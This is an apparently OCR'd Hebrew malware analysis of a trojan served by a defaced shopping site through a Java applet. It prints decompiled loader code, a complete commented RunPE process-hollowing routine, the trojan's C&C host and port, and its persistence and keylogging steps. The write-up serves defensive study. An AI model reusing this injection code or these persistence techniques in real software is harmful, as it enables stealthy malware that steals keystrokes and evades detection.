
How I almost got infected by Trojan horse

מאת: מור כלפון

הקדמה

מספר ימים לפני שהתחלתי לכתוב את המאמר נכנסתי לאחד מהאתרים של אחד מיבואני התיקים המפורסמים כדי לקנות תיק למחשב הנייד שלי.
לאחר הכניסה לאתר הופתעתי לגלות דף השחתה (Defacement Page) של קבוצת ערבים שהחליטו להיטפל לאתר. בצלמית הכותרת הופיע דגל הרשות הפלסטינאית והמשחיתים הציגו את עצמם כקבוצת AnonGhost (שם המרמז לקבוצת האקטיביסטים הידועה Anonymous).



חיפוש קצר על שם הקבוצה מגלה כי מדובר בקבוצת תוקפים הפועלים בעיקר מארצות ערב. בדף הציוצים שלהם הם דואגים לפרסם את שלל ההשחתות שצברו. לכאורה נראה כי רוב ההתקפות שהם מבצעים נגד אתרים הינם הזרקות כנגד מאגרי נתונים או שימוש בחורי אבטחה ידועים כנגד שרתים.

בעודי צופה במלל שהם כתבו, שמתי לב כי הדפדפן טוען ומעבד משהו ולאחר מספר שניות הקפיץ בקשה להפעלת יישומון של Java. נדלקה לי נורה אדומה שאולי מדובר לא רק בהשחתה אלא בניסיון הטמנה של נוזקה כלשהי.

חיפשתי את מספר הטלפון של נציגי החברה בישראל והתקשרתי לשירות הלקוחות של החברה והודעתי להם על האירוע. הדגשתי כי כנראה שהאתר מדביק מבקרים.
לאחר שעשה רושם שהבינו את תכיפות הדבר, הפנו איתי לגורם המתאים ואמרו שהעניין

יטופל. וכמו בישראל, כמובן שהעניין לא טופל מידית, והאתר הנגוע המשיך לפעול.

כאחד שלא נשאר אדיש לאירועים מסוג זה, הורדתי את הקוד והרצתי עליו בדיקה באתר www.virustotal.com, וגיליתי כי רובם הכמעט מוחלט של מנועי החתימות הקיימים באתר אינם מזהים את הקובץ כזדוני.

בסך הכל היו 2 מתוך הכלל שסיווגו את הקובץ כסוג של Dropper. גם לאחר 3 ימים מהעלאה לאתר ציפיתי שהקובץ ייבדק במכונות האוטומטיות, אך עדיין הזיהוי היה יחסית נמוך. 8 מתוך הכלל זיהו איום ואין במזהים חלק מהמנועים הנפוצים (Symantec, McAfee, Trend-Micro).

אופן ההטמעה

פתחתי את קוד הדף וגיליתי את תגית ה-Applet (מיושנת ואינה מומלצת לשימוש עוד החל מגרסה 4.01 של HTML). התגית מאפשרת הפעלת יישומים (Applets) של Java מדפי HTML.

```
<applet name='Adobe Flash Player plugin' width='1' height='1' >
code='a.class' archive='java.jar'>
    <param name="URL" value="FlashPlayerPlugin_11_8_800_169.exe">
    <param name="ExeName" value="svchost.exe">
</applet>
```

נראה שמדובר בעוד ניסיון עלוב להתחזות להתקנת Adobe Flash Player.
לפי ההגדרות ישנם שני פרמטרים הנשלחים לקוד היישומון a.class.

URL – כתובת היעד לקובץ הקוד של הטרויאני. במקרה זה מדובר בקובץ מסוג Portable Executable (או בקיצור PE).

ExeName – קובץ ההפעלה הסופי, כפי שאמור להופיע לנו ברשימת התהליכים הרצים במערכת ההפעלה (לא בכדי נבחר שם קובץ כזה שהינו שם ידוע לתהליך קריטי הרץ במערכת Windows).

על מנת להפעיל את קובץ הסוס הטרויאני (FlashPlayerPlugin_11_8_800_169.exe) דרך דף HTML משתמשים בטכניקה הנקראת "Drive By Download" או בראשי תיבות DBD.


DBD הינה טכניקה המשמשת להטמעה (הורדה והפעלה) של קוד נוזקה מהדפדפן ונמצאת בשימוש נרחב במגוון Browser Exploit Kits המסתובבים באינטרנט.

קוד ה-DBD מופעל ברוב המקרים באמצעות שפת סקריפט (JavaScript) או כמו במקרה הנדון, באמצעות יישומון של Java.

DBD מופיעה בשתי וריאציות שונות:

1. הפעלה מוסכמת מצד המשתמש - משתמש אישר את חלון ההזהרה של הדפדפן או התוסף המותקן בו המפעיל את קוד הטכניקה שמוריד ומפעיל את קוד הנוזקה.

   כמו המקרה הנדון, מדובר בהצגת חלון ההזהרה של התוסף Java Virtual Machine שהיה מותקן לי במחשב.



   היישומון בנוסף גם לא עבר החתמה ולכן הוצגה הודעה מזהירה במיוחד (הדורשת גם סימון Checkbox).

2. הפעלה שאינה מוסכמת או לפחות מודעת מצד משתמש – אותו תהליך כמו בשיטה הראשונה אך במקרה זה לא יוצג חלון הזהרה כלשהו. הדרך הזאת היא כמובן המועדפת (מצד התוקף), אך היא יחסית נדירה כי היא דורשת חור-אבטחה כלשהו בתוסף או בדפדפן שיגרום להפעלה מבלי הצגת חלון האישור.

כדי להבין מה בדיוק קורה בקוד הטכניקה של ה-DBD, הורדתי את קובץ היישומון a.class מהאתר וטענתי אותו לכלי JD (Java Decompiler) הממיר את ה-Bytecode לקוד מקור של Java.

את פלט הקוד צירפתי לקבצי המאמר לקובץ בשם a.java. מקריאת קוד הפלט, ניתן בקלות את הלוגיקה שהתרחשה.
התוכנית מאחזרת את מערכת ההפעלה של הדפדפן (באמצעות os.name), מבצעת השוואות ומפעילה את הסוס-הטרויאני (ה-Payload) המתאים למערכת ההפעלה שנמצאה.
הפרמטרים שיכילו את קובץ היעד יוגדרו בזמן ריצה (שכן ישנה קריאה ל-Runtime.getRuntime()). כלומר במקרה זה הם מוגדרים באמצעות דף ה-HTML.

חזרתי להביט בקוד ה-HTML וראיתי כי אין זכר לפרמטרים הללו. כלומר הלוגיקה הזאת היא "קוד מת". אין הפעלה של שום תהליך. סביר מאוד להניח שהתוקפים האלה ללא ממש ידעו מה הם עשו ו/או שכחו להוסיף את הפרמטרים.

הורדת קובץ ה-PE הייתה עדיין נגישה דרך הלינק לתמונות שהם פרסמו בדף לכן החלטתי למרות זאת להמשיך לנתח את הסוס הטרויאני.

הכנות לניתוח

הרצתי כלי לניתוח קבצי PE וגיליתי שמדובר ב-Executable שתוכנו שעבר ערפול דרך תוכנת Smart Assembly. ברוב המקרים וכמו במקרה זה, עושים שימוש בכלים ידועים ואז סביר מאוד להניח שישנם גם כלים אוטומטים שחוסכים זמן המאפשרים לבצע "אחזור" לקוד המקור.

Smart Assembly הינה מערפל (Obfuscator) לפלטים של פרויקטים הכתובים ב-NET. (מבית חברת Red-Gate שגם הינה היצרנית של התוכנה Reflector NET. שבה אעשה שימוש בהמשך).

לאחר מספר חיפושים בארסנל הכלים מצאתי את הכלי de4dot.
de4dot מאפשר DeObfuscation ל-Smart Assembly. הוא אומנם אינו עושה זאת בצורה מושלמת כי אין באפשרותו לשחזר את השמות המקוריים של האובייקטים כגון: שמות מתחם, מחלקות, שיטות, משתנים, מאפיינים, מבנים ועוד.
אך זה כמובן כל זה מספק אותנו לצורכי הניתוח.

```
Command Prompt
  static          Use static string decrypter if available
  delegate        Use a delegate to call the real string decrypter
  emulate         Call real string decrypter and emulate certain instructions

Multiple regexes can be used if separated by '&'.
Use '!' if you want to invert the regex. Example: !^[a-z\d]{1,2}$&!^[A-Z]_\d+$&^
[\w.]+$

Examples:
de4dot.exe -r c:\my\files -ro c:\my\output
de4dot.exe file1 file2 file3
de4dot.exe file1 -f file2 -o file2.out -f file3 -o file3.out
de4dot.exe file1 --strtyp delegate --strtok 06000123

C:\de4dot>de4dot.exe -f FlashPlayerPlugin_11_8_800_169.exe -o fp-unpacked.exe

de4dot v2.0.3.3405 Copyright (C) 2011-2013 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected SmartAssembly 6.7.0.239 (C:\de4dot\FlashPlayerPlugin_11_8_800_169.exe)
Cleaning C:\de4dot\FlashPlayerPlugin_11_8_800_169.exe
Renaming all obfuscated symbols
Saving fp-unpacked.exe

C:\de4dot>
```

על מנת לפשט את תהליך הניתוח של ה-PE, ובמיוחד כי מדובר בקוד Assembly של NET. השתמשתי בכלי: NET Reflector. המאפשר דה-קומפילציה של הקוד המקומפל לקוד #C קריא. בעזרת הפלט, הניתוח בכללותו יתבצע בשיטת הניתוח הסטטי (Static Analysis) ללא הפעלת קוד.

ניתוח הקוד

לאחר שפתחתי את פלט הדה-קומפילציה גיליתי קוד דיי מסורבל והחלטתי לעבוד באופן עקבי על מנת להבין מה בדיוק קורה בספגטי שנראה לעיניי.

תחת NS0 (Namespace 0) קיימת מחלקה בשם Class0 המכילה פונקציית Main סטנדרטית. זאת נקודת ההתחלה הראשית של התוכנית וזאת גם נקודת ההתחלה שלי לביצוע הניתוח. עברתי לבחון את הקוד של Form0.

```
public Form0()

{
    Class19.smethod_9(this);
    for (int i = 0; i <= 10; i++)
    {
        for (int j = 0; j <= 10; j++)
        {
            for (int k = 0; k <= 10; k++)
            {
            }
        }
    }

    Assembly assembly =
    Class19.smethod_25(Encoding.UTF8.GetString(Class19.smethod_22("R")));
    Thread.Sleep(0x9c40);
    Assembly assembly2 = assembly;
    object[] objArray = new object[] { 0, "", Class19.smethod_22("A"), 1 };
    string str2 = "R";
    object[] objArray2 = objArray;
    Class19.smethod_19(objArray2, str2, assembly2);
}
```

smethod_9 הינה מתודה פחות רלוונטית לניתוח שכן היא מטפלת במאפייני החלון ולכן לא נעבור על הקוד שלה.

smethod_25 מקבלת כפרמטר את פלט המחרוזת של smethod_22, כאשר נשלח אליה הפרמטר "R". היא גם בשימוש בהמשך עם הפרמטר "A". משהו שדורש בדיקה מעמיקה יותר.

ל-smethod_25 ו-smethod_19 נחזור מאוחר יותר.

```
static byte[] smethod_22(string string_0)
{
    return smethod_45(smethod_11(string_0));
}
```

smethod_22 מחזירה מערך Byte. את הפלט היא מחזירה באמצעות קריאה ל-smethod_45 עם הפלט של smethod_11.

```
static Form0.Class2 smethod_11(string string_0)
{
    ResourceManager manager = new ResourceManager(string_0 + ".noob",
    Assembly.GetExecutingAssembly());

    return new Form0.Class2(new Bitmap((Stream) manager.GetObject("bmp")));
}
```

המצב מתחיל להתבהר, הפרמטר string_0 קשור למשאב (Resource) המוטמע בקובץ האפליקציה, המשאב הינו אובייקט מסוג Bitmap. התוכנית יוצרת מופע חדש של המחלקה Class2 המקבלת כפרמטר את אותו Bitmap.

```
public Class2(Bitmap bitmap_1)
{
    this.bitmap_0 = bitmap_1;
    this.int_0 = this.bitmap_0.Width;
    this.int_1 = this.bitmap_0.Height;
    this.pixelFormat_0 = PixelFormat.Format24bppRgb;
    Class19.smethod_32(this);
}

static void smethod_32(Form0.Class2 class2_0)
{
    class2_0.bitmapData_0 = class2_0.bitmap_0.LockBits(new Rectangle(0, 0,
    class2_0.int_0, class2_0.int_1), ImageLockMode.ReadWrite,
    class2_0.pixelFormat_0);
}
```

במופע המחלקה ניתן לראות כי נשמרת הפניה לאובייקט ה-Bitmap וכן נשמרים מאפיינים לגביו. רוחב, אורך ומספר הביטים לפיקסל (BPP).

קיימת מתודת אתחול למחלקה בשם smethod_32 השומרת בשדה bitmapData_0 את הנעילה למערך הביטים בזיכרון לצורך גישה ישירה (מקרה זה מקובל כאשר רוצים לבצע מניפולציות ישירות ומהירות על הזיכרון לא באמצעות מתודות המסופקות במרחב השמות הסטנדרטי System.Drawing).

נחזור חזרה למעלה ונבחן את smethod_45 שמקבלת את ההפניה למופע המחלקה.

```
static byte[] smethod_45(Form0.Class2 class2_0)
{
    List<byte> list = new List<byte>();
    for (int i = 0; i < class2_0.bitmap_0.Width; i++)
    {
        Color color = smethod_5(class2_0, i, 0);
        byte r = color.R;
        byte g = color.G;
        byte b = color.B;
        list.Add(r);
        list.Add(g);
        list.Add(b);
    }
    return smethod_1(list.ToArray());
}

static unsafe Color smethod_5(Form0.Class2 class2_0, int int_0, int int_1)
{
    byte* numPtr = (byte*) (class2_0.bitmapData_0.Scan0.ToPointer() +
                   ((int_1 * class2_0.bitmapData_0.Stride) + (int_0 * 3)));
    byte alpha = numPtr[3];
    byte red = numPtr[2];
    byte green = numPtr[1];
    byte blue = numPtr[0];
    return Color.FromArgb(alpha, red, green, blue);
}
```

smethod_45 סורקת את אובייקט ה-Bitmap השמור במחלקה על ידי קריאת הפיקסלים לרוחב ושמירת ערכי ה-R.G.B שלהם. לאחר שנאספו כל נתוני הצבעים הם נשלחים לטיפול על ידי smethod_1.

מעניין... יכול להיות שמדובר באלגוריתם כלשהו של סטנוגרפיה דרך פורמט Bitmap?

לא אכלול את הקוד המלא של smethod_1 היות והוא ארוך. אציין שלאחר בדיקות שעשיתי אני מעריך כי מדובר באלגוריתם מקוד מועתק (http://www.quicklz.com/QuickLZ.cs) העושה שימוש בספריית פרויקט QuickLZ המשתמשת לדחיסת מידע (Data Compression Library).

בסך-הכל המתודה smethod_1 מקבלת מערך מידע מכווץ, מריצה אלגוריתם של פריסה ומחזירה מערך מידע לא מכווץ.

כעת נבחן את smethod_25 המקבלת את אותו מידע לא מכווץ.

```
static Assembly smethod_25(string string_0)
{
    try
    {
        CompilerParameters options = new CompilerParameters();

        CodeDomProvider provider =
        CodeDomProvider.CreateProvider("CSharp");
        options.GenerateExecutable = false;
        options.TreatWarningsAsErrors = false;
        options.GenerateInMemory = true;
        options.ReferencedAssemblies.Add("System.dll");
        options.ReferencedAssemblies.Add("System.Data.dll");
        options.ReferencedAssemblies.Add("System.Drawing.dll");
        options.ReferencedAssemblies.Add("System.Windows.Forms.dll");
        options.ReferencedAssemblies.Add("Microsoft.VisualBasic.dll");
        options.CompilerOptions = "/platform:x86 /unsafe";
        return provider.CompileAssemblyFromSource(options, new string[] {
        string_0 }).CompiledAssembly;
    }
    catch (Exception exception)
    {
        MessageBox.Show(exception.Message);
        return null;
    }
}
```

מבחינה של הקוד ניתן להבין כי המתודה מבצעת קומפילציה לקלט. כלומר אותו מערך הינו קובץ Cleartext של קוד מקור הכתוב DotNet. הקומפילציה מבצעת בזמן הריצה של התוכנית.

משהו שעדיין לא ברור לי, למה אותו מתכנת אדיב דואג להשאיר הודעה למשתמש (MessageBox) במקרה של שגיאה?! ☺

סוגיית המשאב נפתרה.

כעת נותר לבדוק לגבי המשאב "A", נחזור חזרה ל-Form0.

```
    object[] objArray = new object[] { 0, "", Class19.smethod_22("A"), 1 };
    string str2 = "R";
    object[] objArray2 = objArray;
    Class19.smethod_19(objArray2, str2, assembly2);
}
```

שוב ניתן לראות קריאה למתודה smethod_22 שכבר ניתחנו.
"A" עוברת את האלגוריתם של הסטגנוגרפיה ולבסוף נשמרת במערך objArray שישלח למתודה smethod_19 יחד עם הפרמטרים הנוספים: "R" וה-Assembly שעבר קומפילציה בזמן ריצה.

```
static object smethod_19(object[] object_0, string string_0,
                         Assembly assembly_0)
{
    MethodInfo[] methods = assembly_0.GetType("Ax").GetMethods();
    for (int i = 0; i < methods.Length; i++)
    {
        if (methods[i].Name == string_0)
        {
            return methods[i].Invoke(null, object_0);
        }
    }
    return null;
}
```

המתודה סורקת את שמות כל המתודות תחת ה-Assembly ומפעילה מתודה בשם "R" (שהתקבלה כפרמטר ב-string_0).

לצורכי המשך הניתוח, כתבתי תוכנית המפעילה את כל הלוגיקה שחקרנו עד כה, ומאפשרת לחלץ את המשאבים (Resources) מקובץ ה-EXE ולשמור אותם במצבם המקורי בדיסק.

התוכנית תצורף לקובצי המאמר.

ניתוח הרכיב "R"

אתייחס בשלב זה לקטעי קוד רלוונטיים. הוספתי הערות לקוד.

```
public static bool R(int file, string cmd, byte[] data, int where)
{
    int num = 1;
    do
    {
        if (RunIt(file, data, where))
        {
            return true;
        }
        num++;
    }
    while (num <= 5);
    return false;
}

public static bool RunIt(int file, byte[] bytes, int where)
{
    try
    {
        try
        {
            // Load the bytes array containing the embedded .NET assembly on
            // a new application thread and execute it
            RunCLR(Assembly.Load(bytes));
            return true;
        }
        catch (Exception)
        {
        }
        string str = "";
        switch (where)
        {
            case 1:
                // Build a string containing the full path to the cvtres.exe
                // application. This is the legitimate victim in the
                // RunPE technique
                str = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(),
                                   "cvtres.exe");
                break;
            case 2:
                str = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(),
                                   "vbc.exe");
                break;
            default:
                str = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(),
                                   "vbc.exe");
                break;
        }
        // Set up required structures for calling CreateProcess WinAPI
        IntPtr zero = IntPtr.Zero;
        IntPtr[] pInfo = new IntPtr[4];
        byte[] sInfo = new byte[0x44];
        int num2 = BitConverter.ToInt32(bytes, 60); // MZ header offset
        int num = BitConverter.ToInt16(bytes, num2 + 6); // NumberOfSections
        // Save pointer to data
        IntPtr ptr2 = new IntPtr(BitConverter.ToInt32(bytes, num2 + 0x54));
```

```
        // Create the legitimate process in CREATE_SUSPENDED state
        if (CreateProcess(null, new StringBuilder(str), zero, zero, false, 4,
                          zero, null, sInfo, pInfo))
        {
            // Set up context for GetThreadContext WinAPI
            uint[] ctxt = new uint[0xb3];
            // Set CONTEXT_FLAG to CONTEXT_INTEGERS (to get EAX and EBX
            // registers)
            ctxt[0] = 0x10002;
            // Get thread information (obtain register values). EBX will
            // point to the Process Environment Block.
            // EAX will point to the entry point address
            if (GetThreadContext(pInfo[1], ctxt))
            {
                // Obtain image base address (offset [PEB+8] should point to
                // the base address)
                IntPtr baseAddr = new IntPtr(ctxt[0x29] + 8L);
                IntPtr bufr = IntPtr.Zero;
                IntPtr ptr5 = new IntPtr(4);
                IntPtr numRead = IntPtr.Zero;
                // Start un-mapping the legitimate PE from memory
                if (ReadProcessMemory(pInfo[0], baseAddr, ref bufr,
                    (int)ptr5, ref numRead) && (NtUnmapViewOfSec
                    tion(pInfo[0], bufr) == 0L))
                {
                    int num3 = 0;
                    IntPtr addr = new IntPtr(BitConverter.ToInt32(bytes, num2
                                             + 0x34));
                    IntPtr sizel = new IntPtr(BitConverter.ToInt32(bytes,
                                              num2 + 80));
                    // Allocate memory region for the malicious process
                    // (0x3000 == MEM_RESERVE | MEM_COMMIT)
                    IntPtr lpBaseAddress = VirtualAllocEx(pInfo[0], addr,
                                                          sizel, 0x3000,
                                                          0x40);
                    // Write malicious image to the allocated region
                    WriteProcessMemory(pInfo[0], lpBaseAddress, bytes,
                                       (uint)((int)ptr2), ref num3);
                    int num4 = num - 1;
                    int num6 = num4;
                    // Loop for number of PE sections
                    for (int i = 0; i <= num6; i++)
                    {
                        int[] dst = new int[10];
                        Buffer.BlockCopy(bytes, (num2 + 0xf8) + (i * 40),
                                         dst, 0, 40);
                        byte[] buffer2 = new byte[(dst[4] - 1) + 1];
                        Buffer.BlockCopy(bytes, dst[5], buffer2, 0, buff
                                         er2.Length);
                        // Copy sections
                        sizel = new IntPtr(lpBaseAddress.ToInt32() + dst[3]);
                        addr = new IntPtr(buffer2.Length);
                        WriteProcessMemory(pInfo[0], sizel, buffer2,
                                           (uint)((int)addr), ref num3);
                    }
                    sizel = new IntPtr(ctxt[0x29] + 8L);
                    addr = new IntPtr(4);
```

```
                    // Set new entry point
                    WriteProcessMemory(pInfo[0], sizel, BitCon-
verter.GetBytes(lpBaseAddress.ToInt32()), (uint)((int)addr), ref
num3);
                    ctxt[0x2c] = (uint)(lpBaseAddress.ToInt32() +
BitConverter.ToInt32(bytes, num2 + 40));
                    // Update context changes
                    SetThreadContext(pInfo[1], ctxt);
                }
            }
            // Resume thread execution
            ResumeThread(pInfo[1]);
        }
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}
```

נקודת ההתחלה של התוכנית הינה מתודה R. נשים לב כי ערכי הפרמטרים שהתקבלו בקריאה אליה הינם R(0, "", byteArr ,1).

R מבצעת קריאה למתודה RunIt עם הפרמטרים הבאים:

file – דגל שישמש את RunIt, שכפי שנראה בהמשך לצורך בחירת קורבן לגיטימי להזרקת קוד.
data – מערך byteArr המכיל את הקוד הסורר.
where – פרמטר מיותר שאינו בשימוש כלל.

ישנם שני הפעלות לקוד. בהתחלה באמצעות הפעלה רגילה דרך ה-CLR, על ידי קריאה למתודה RunCLR. בהמשך באמצעות תבנית קוד המשמשת טכניקה הזרקת קוד ישנה וידועה, המוכרת בשם "Dynamic Forking" (או "RunPE").

ארחיב במקצת על הטכניקה (לטובת אלה שאינם מכירים):

הטכניקה נולדה מתוצאות מחקר שנעשה בשנת 2004 על ידי חוקר סיני בשם Tan Chew Keong שכתב קוד הוכחה (PoC) המאפשר טעינה של קובץ PE למרחב זיכרון של תהליך שהופעל באופן מושהה (Suspended). בשימוש זדוני, התהליך עלול לשמש להזרקה של קוד זדוני לתהליך לגיטימי שרץ במערכת.

התהליך מורכב ממספר שלבים:

1. קריאה ליצירת תהליך לגיטימי על ידי CreateProcess (API) עם הפרמטר CREATE_SUSPENDED. במצב זה הקובץ (PE) יטען לזיכרון ויבנה עבורו Thread עם Context ו- Stack. פעילות ההפעלה של הקוד תושהה עד לקריאה ל-ResumeThread.

2. קריאה ל-GetThreadContext על מנת לקבל את ערכי האוגרים: EAX ו-EBX המכילים מידע לגבי ה-Process Environment Block, כנגזרת ה- Base Address, וכתובת ה-Entry Point של ה-PE.
3. קריאה ל-NtUnmapViewOfSection על מנת להסיר את מיפוי המקטעים הממופים של הקובץ הלגיטימי.
4. קריאה ל-VirtualAllocEx על מנת להקצות זיכרון ל-PE הסורר (זדוני) במרחב הזיכרון של ה-PE הלגיטימי.
5. העתקת תוכן ה-PE הסורר לתוכן ה-PE הלגיטימי על ידי שימוש ב-WriteProcessMemory.
6. חישוב כתובות ה-Base Address וה-Entry Point ויצירת קשר (Context) מעודכן ל-Thread על ידי שימוש ב-SetThreadContext.
7. הפעלת הקוד הסורר על ידי קריאה ל-ResumeThread.

חשוב לציין כי עם השנים מאז אותו PoC, נוצרו לא מעט וריאציות המכילות שלבים מעט שונים ממה שתיארתי היות ונעשו מאמצים לטפל בתהליך ההזרקה באופן גנרי על ידי תוכנות זיהוי. אך הבסיס נותר על פי תוצאות המחקר משנת 2004.

בחלק הבא ננתח את הקוד המוזרק.

ניתוח הרכיב "W"

הקוד של W הינו היעד המרכזי של הניתוח משום שהינו הלוגיקה הראשית של הסוס-הטרויאני. ראשית נבחן את שדות המחלקה GClass0.

```
public GClass0()
{
    this.object_19 = "SGFDa2Vk";
    this.object_17 = new string(new char[] { '0', '.', '5', '.', '0', 'E' });
    this.object_15 = "";
    this.object_13 = null;
    this.object_11 = "svchost.exe";
    this.object_9 = "AppData";
    this.object_6 = "23556fb1360f366337f97c924e76ead3";
    this.object_4 = "mbotentepang.no-ip.biz";
    this.object_2 = "1177";
    this.object_0 = Conversions.ToBoolean("True");
    this.object_1 = new string(new char[] { '|', '\'', '|', '\'', '|' });
    this.object_3 = Conversions.ToBoolean("True");
    this.object_5 = new GClass2();
    this.object_7 = new string(new char[] { '[', 'e', 'n', 'd', 'o', 'f', ']' });
    this.object_8 = null;
    this.object_10 = new FileInfo(Application.ExecutablePath);
    this.object_14 = 0;
    this.object_16 = null;
    this.object_18 = new string(new char[] {
        'S', 'o', 'f', 't', 'w', 'a', 'r', 'e', '\\', 'M', 'i', 'c', 'r',
        'o', 's', 'o',
        'f', 't', '\\', 'W', 'i', 'n', 'd', 'o', 'w', 's', '\\', 'C', 'u',
        'r', 'r', 'e',
        'n', 't', 'V', 'e', 'r', 's', 'i', 'o', 'n', '\\', 'R', 'u', 'n'
     });
    this.object_20 = new Computer();
}
```

ישנם לא מעט פרטים המאפשרים ללמוד על הפעילות הצפויה של הטרויאני:

- שרת C&C בכתובת: mbotentepang.no-ip.biz.
- פורט: 1177.
- תיקיית העבודה: "AppData" המשתמשת מיקום לאחסון נתונים.
- שם קובץ ההפעלה: "svchost.exe".
- נתיב הפעלה אוטומטי: "Software\Microsoft\Windows\CurrentVersion\Run".
- מזהה (ID): "23556fb1360f366337f97c924e76ead3".

מהפרטים ניתן להסיק כי מדובר בתוכנת לקוח האמורה לכאורה להתחבר לשרת C&C.

כתובת השרת תורגמה לכתובת 110.139.86.108. תשאול WHOIS שביצעתי על הכתובת מראה כי הכתובת שייכת לחברת PT Telekom Indonesia שהינה חברת התקשורת הגדולה ביותר במדינת אינדונזיה (הידועה כמוסלמית מובהקת).
לכאורה נראה כי הכתובת הוקצתה באופן דינאמי למשתמש קצה ולא מדובר פה בחברה או ארגון כלשהו. הייתכן כי אותו משתמש הינו המשחית?!

```
remarks:        ------------------------------------------------------------
remarks:        Broadband Service for Surabaya Timur Area.
remarks:        ** These IP was used dinamically for end user. **
remarks:        Send ABUSE and SPAM reports with plain ASCII text only to
remarks:        to abuse@telkom.net.id.
remarks:        The netname enclosed in square bracket is included in the subject.
remarks:        ------------------------------------------------------------
```

המתודה המעניינת ביותר בקוד הרכיב הינה method_32 משום שהיא נקודת ההתחלה של התוכנית. בתוכה נמצאו את עיקר הפעולות הבאות:

- ❑ קריאה למתודה method_16 האחראית לבצע שכפול/עדכון של קובץ הטרויאני והגדרתו בהפעלה האוטומטית של מערכת ההפעלה.
  עיקר הלוגיקה המתבצעת בתוכה:
  - בדיקת להמצאות העתק של קובץ הטרויאני במיקום: "%appdata%\svchost.exe"
  - במידה ולא קיים העתק מתאים, אזי:
    - בדיקה ושינוי ערך בשם "US" ב-Registry תחת: "HKCU\Software\23556fb1360f366337f97c924e76ead3" (אותו המזהה המוגדר בשדות של המחלקה). משמש ככול הנראה כדגל (Flag) שינויים בתוכנית.
    - יצירת משתנה סביבה (Environment Variable) בשם: "U0VFX01BU0tfTk9aT05FQ0hFQ0tT" עם הערך 1.
    - דריסה העתק הקובץ השמור תחת המיקום: "%appdata%\svchost.exe" והפעלתו מחדש מהמיקום שהוזכר.
  - הוספת נתיב הקובץ כתוכנית מורשה (Allowed Program) ב- Windows Firewall על ידי הפקודה: "netsh firewall add allowedprogram".
  - הוספת נתיב הקובץ בשם ערך המזהה שהוזכר לעיל תחת HKCU בנתיב ההפעלה האוטומטי: Software\Microsoft\Windows\CurrentVersion\Run.
  - העתקת קובץ הטרויאני לתיקיית ההפעלה האוטומטית (Startup) תחת ה-Windows Program Group.
- ❑ יצירת/בדיקת קיום של Mutex בשם המזהה שהוזכר (לצורכי נעילה של הרצת קוד כפולה).
- ❑ קריאה למתודה method_11 המטפלת בתהליכי התקשורת של הטרויאני אל מול השרת.
- ❑ קריאה למתודה method_4 תחת המחלקה GClass2 המממשת רכיב הדבקת אמצעים נתיקים.
- ❑ קריאה למתודה method_3 תחת המחלקה GClass1 המשמשת רכיב הקלטות מקשי מקלדת (Keylogging).
- ❑ בהנחה כי ישנה הרשאה מתאימה לתהליך הרץ (SE_DEBUG_PRIVILEGE), מתבצעת קריאה ל NtSetInformationProcess API ושימוש בדגל 0x1d (BreakOnTermination), לצורך הגדרת התהליך של הקוד כקריטי במערכת ההפעלה. בהתאם לזאת, כאשר משתמש יהרוג את תהליך הטרויאני הרץ, מערכת ההפעלה תציג BSoD (מסך כחול).

- יצירת עותק של התהליך הרץ בשם קובץ:
  23556fb1360f366337f97c924e76ead3.exe ושמירתו בתיקיית ההפעלה האוטומטית Startup תחת ה-Program Group.
- הוספת ערך הפעלה אוטומטי תחת המיקום:
  HKLM\Microsoft\Windows\CurrentVersion\Run המריץ את אותו קובץ.

לצורכי הניתוח החלטתי להתמקד באמצעי התקשורת של הטרויאני ובאופן ההדבקה שלו, שכן זה מספיק בשביל לסגור את הפעילות של הטרויאני. לא אתמקד ברכיב הקלטות המקלדת שכן מדובר במימוש דיי פשוט.

ניתוח התקשורת

